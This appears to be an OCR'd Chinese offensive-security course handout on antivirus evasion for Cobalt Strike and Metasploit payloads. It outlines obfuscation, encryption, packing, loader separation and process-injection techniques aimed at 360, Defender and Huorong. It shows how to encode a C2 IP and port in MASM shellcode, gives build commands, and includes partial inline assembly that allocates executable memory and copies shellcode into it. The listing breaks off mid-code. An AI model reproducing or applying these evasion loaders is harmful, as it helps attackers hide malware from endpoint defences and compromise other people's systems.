
免杀对抗-Java&ASM&汇编 CS 调用&内联 C&MSF 源码特征修改&Jar 打包


免杀对抗-小迪安全
1 知识
静态扫描
内存扫描
流量分析
行为分析
2 代码语言
C/C++
回调执行
ShellCode
Python
Shellcode
Base64
Aes
反序列化
UUID
执行代码
打包器
Pyinstall
Py2exe
Nuitka
Powershell
文件模式
Shellcode
编码封装
Invoke-Obfuscation
分离
HTTP请求获取
特征
修改生成调用执行代码
Shellcode换格式
变量名
函数名
命令模式
替换PS源程序在调用
垃圾数据干扰
替换本身命令关键字
项目
ladon混淆命令
EXE模式
ladon
Win-PS2
解决Powershell命令拦截
C#
混淆Shellcode
保护项目
开源-ConfuserEx
付费-VirboxProtector
分享思路，工具自测
Go
保护项目-SafengineShielden
shellcode
混淆Shellcode
分离
资源分离
参数分离
执行代码
修改通用的执行代码特征
Ruby
Java
ASM
3 技术要点
4 动态通讯
5 其他

#知识点：

1、ASM-CS-单汇编&内联 C

2、JAVA-MSF-源码修改&打包

#章节点：

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标：

X60 Defender 某绒 管家 VT 等

编程语言：

C/C++ Python C# Go Powershell Ruby Java ASM 等

涉及技术：

ShellCode 混淆加密，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，

资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

演示案例：

- ASM-ShellCode-纯汇编&内联 C 混编-CS
- JAVA-ShellCode-源码修改&打包 EXE-MSF

#ASM-ShellCode-纯汇编&内联 C 混编-CS

1、编译汇编代码实现 CS 免杀

来源：https://forum.butian.net/share/1536

IP 地址：

30h,2fh,2dh,30h,32h,2fh,2dh,33h,2dh,31h,2fh,33h,00h

10.130.4.204

30=1，2f=0，2d=.，32=3，33=4，31=2 依次内推

47.94.236.117

33h,36h,2dh,38h,33h,2dh,31h,32h,35h,2dh,30h,30h,36h,00h

端口：82=52h 88=28h

编译器：https://www.masm32.com/

编译为 obj 文件：ml /c /coff /Cp test.asm

生成 exe 文件：link /subsystem:console /libpath:c:\masm32\lib test.obj

2、内联 C 混编，花指令-生成导入

```
int main() {
    LPVOID lp = GetProcAddress(LoadLibraryA("kernel32.dll"), "VirtualAlloc");
    size_t dw_size = sizeof(buf);
    void* exec = NULL;
    __asm
    {
        push 0x40; //可读可写可执行页参数入栈
        push 0x1000; //MEM_COMMIT 参数值入栈
        mov eax, dw_size; //定义空间大小
        push eax; //将空间大小入栈
        push 0; //由系统自行决定内存空间起始地址入栈
        mov eax, lp; //移动到 virtualAlloc 函数地址
        call eax; //运行该函数
        mov exec, eax;//调用地址
    }
    LPVOID op = GetProcAddress(LoadLibraryA("kernel32.dll"), "RtlMoveMemory");
    __asm
    {
        mov eax, dw_size;
        push eax;
        lea eax, buf;
        push eax;
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址